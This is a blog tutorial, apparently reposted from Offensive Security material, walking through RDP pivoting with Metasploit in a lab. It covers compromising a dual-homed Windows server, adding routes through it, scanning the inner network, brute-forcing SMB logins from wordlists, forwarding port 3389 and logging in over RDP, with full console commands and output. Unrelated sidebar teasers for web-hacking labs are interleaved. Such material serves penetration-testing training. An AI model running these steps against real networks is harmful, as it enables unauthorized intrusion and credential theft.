RDP Pivoting with Metasploit

Written By Akademy on Wednesday, March 6, 2019 | March 06, 2019

From Offensive Security


http://akademy.edu.vn/course/hacking-withkali-linux-2019/

Pivoting is a technique to get inside an unreachable network with help of pivot (center point). In simple words, it is an attack through which an attacker can exploit that system which belongs to the different network. For this attack, the attacker needs to exploit the main server that helps the attacker to add himself inside its local network and then the attacker will able to target the client system for the attack.
Lab Setup requirement:
Attacker machine: Kali Linux
Pivot Machine (server): window operating system with **two** network interface
Target Machine (client): window 7 (Allow RDP service)

OWASP | CTF | CEH | DVWA


Cảnh báo bảo mật ! Hãy nâng cấp lên phiên bản Wordpress 5.0.3 ngay lập tức nếu có thể ...
Critical Flaw Uncovered In WordPress That Remained Unpatched for 6 YearsHãy nâng cấp lên phiên bản...

OWASP Top 10 Web Hacking Final Lab 15 - Man-in-the-Middle, Persistent Covert Cross Site Scripting Injection #2
{ Man-in-the-Middle, Persistent Covert Cross Site Scripting Injection #2 }Login to Win-XP hoặc...



OWASP Top 10 Web Hacking Final Lab 14 - Persistent Cross Site Scripting Injection #1
Open MutillidaeOn BackTrack, Open FirefoxInstructions:Click on the Firefox IconNotes...

OWASP Top 10 Web Hacking Final Lab 13 - Reflected Cross Site Scripting Injection #1, Man-In-The-Middle Attack
{ Reflected Cross Site Scripting Injection #1, Man-In-The-Middle Attack }OWASP Top 10 Web...



Use exploit MS17-010 or multi handler to hack the pivot machine and bypass its UAC to achieve admin privileges.

1 sessions

Hence if you will count then currently attacker has hold 2 sessions, **1st** for meterpreter shell and **2nd** for **bypass UAC** of the server.

OWASP Top 10 Web Hacking Final Lab 17 - Using nikto.pl
{ Using nikto.pl }. Open Mutillidae On BackTrack, Open FirefoxInstructions:Click on...

OWASP Top 10 Web Hacking Final Lab 16 - Persistent Covert Cross Site Scripting Injection with Metasploit #3
{ Persistent Covert Cross Site Scripting Injection with Metasploit #3 }OWASP Top 10 Web Hacking...

OWASP Finale Lab : Lesson 1 - Mở Lab Mutillidae trên OWASPbwa
Đây là loạt bài kết thúc khóa học (Final Lab) của lớp OWASP Top 10 Web...

OWASP Top 10 Web Hacking Final Lab 2 - Command Injection Database Interrogation
{ Command Injection Database Interrogation }OWASP Top 10 Web Hacking Final Lab 2Bài thực hành cuối...

OWASP Top 10 Web Hacking Final Lab 3 - Command Injection Netcat Session
{ Command Injection Netcat Session }Bài thực hành cuối khóa của lớp OWASp Top 10 Web Hacking...

OWASP Top 10 Web Hacking Final Lab 4 - Brute Force Using Burp Suite and crack_web_form.pl
Start Web Browser Session to Mutillidae On BackTrack, Open FirefoxInstructions:Click on the...

OWASP Top 10 Web Hacking Final Lab 5 - Manual SQL Injection with Firebug
OWASP Top 10 Web Hacking Final Lab

```
msf > sessions

Active sessions
===============

  Id  Type                     Information                    Con
  --  ----                     -----------                    ---
  1   meterpreter x86/windows  victim-PC\ignite @ VICTIM-PC   141
196.38.174:49159 (192.168.0.27)
  2   meterpreter x86/windows  victim-PC\ignite @ VICTIM-PC   141
196.38.174:49160 (192.168.0.27)
```


Check the network interface through the following command:

```
1 meterpreter> ifconfig
```

From the given image you can observe two networks interface in the victim's system **1st** for IP **192.168.0.27** through which the attacker is connected and **2nd** for IP **192.168.100.100** through which clients (targets) are connected.

```
Interface 11
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:e0:c7
MTU          : 1500
IPv4 Address : 192.168.0.27
IPv4 Netmask : 255.255.255.0


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:1b
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```




Since the attacker belongs to **192.168.0.1** interface and client belongs to **192.168.100.0** interface, therefore, it is not possible to directly make an attack on client network until unless the attacker acquires the same network connection. In order to achieve 192.168.100.0 network attacker need to run the **post exploitation** "autoroute".

This module manages session routing via an existing Meterpreter session. It enables other modules to 'pivot' through a compromised host when connecting to the named NETWORK and SUBMASK. Autoadd will search a session for valid subnets from the routing table and interface list then add routes to them. The default will add a default route so that all TCP/IP traffic not specified in the MSF routing table will be routed through the session when pivoting.

```
12  msf > use post/multi/manage/autoroute msf post(autoroute) > set session 2msf post(autoroute) >
3   exploit
```


Note: If you had not to bypass UAC you can use session 1 for post exploit.



This Module will perform an ARP scan for a given IP range through a Meterpreter Session.

```
12  use post/windows/gather/arp_scannermsf post(arp_scanner) > set rhosts 192.168.100.100-110msf
34  post(arp_scanner) > set session 2msf post(arp_scanner) > set threads 20msf post(arp_scanner) >
5   exploit
```


Here we found a new IP **192.168.100.103** as shown in the given image. Let's perform TCP port scan for activated services on this machine.



This module Enumerates open TCP services by performing a full TCP connect on each port. This does not need administrative privileges on the source machine, which may be useful if pivoting.

```
use auxiliary/scanner/portscan/tcpmsf auxiliary(tcp) > set ports 445,3389msf auxiliary(tcp) > set rhosts 192.168.100.103msf auxiliary(tcp) > set threads 10msf auxiliary(tcp) >exploit
```

From given you can observe **port 3389** and **port 445** are **open** and we know that 3389 is used for RDP and 445 is used for SMB.



This module will test an SMB login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

```

use auxiliary/scanner/smb/smb_loginmsf exploit (smb_login)>set rhosts 192.168.100.103msf exploit (smb_login)>set user_file /root/Desktop/user.txtmsf exploit (smb_login)>set pass_file /root/Desktop/pass.txtmsf exploit (smb_login)>set stop_on_success truemsf exploit (smb_login)>exploit

```

From the given image you can observe the highlights pentest: 123 has success login.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set rhosts 192.168.100.103
rhosts => 192.168.100.103
msf auxiliary(smb_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(smb_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(smb_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(smb_login) > exploit

[*] 192.168.100.103:445   - 192.168.100.103:445 - Starting SMB l
[*] 192.168.100.103:445   - 192.168.100.103:445 -
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\jar
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\jar
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\jar
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\jar
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\jar
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\roo
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\roo
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\roo
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\roo
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\roo
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\per
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\per
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\per
[-] 192.168.100.103:445   - 192.168.100.103:445 - Failed: '.\per
[+] 192.168.100.103:445   - 192.168.100.103:445 - Success: '.\pe
[*] 192.168.100.103:445   - 192.168.100.103:445 - Domain is ignc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now Type the following command for port forwarding on localhost.

1 meterpreter> portfwd add –l 3389 –p 3389 –r 192.168.100.103

-l: This is a local port to listen on.

-p: The remote port to connect on.

-r: The remote host address to connect on.


```
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.100.103
[*] Local TCP relay created: :3389 <-> 192.168.100.103:3389
```

Now type the following command to connect RDP client on localhost through port 3389


```
1 rdesktop 127.0.0.1:3389
```

```
root@kali:~# rdesktop 127.0.0.1:3389
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; fallin
```

Now it will ask to enter the credential for connecting with RDP client; Enter the combination of username and password you have retrieved from SMB login Exploit.
If you remembered we have retrieved **pentest: 123** through smb login exploit which we are using for login.



Wonderful!! We had successfully exploited the RDP client.



RELATED ARTICLES

- SSH Pivoting using Meterpreter
- FTP Pivoting through RDP
- VNC Pivoting through Meterpreter
- Kali Linux 2019 Tool List

By Akademy at March 06, 2019

Labels: Kali Linux, Metasploit

0 COMMENTS:

POST A COMMENT

Enter your comment...

Comment as: Google Accoun

Publish Preview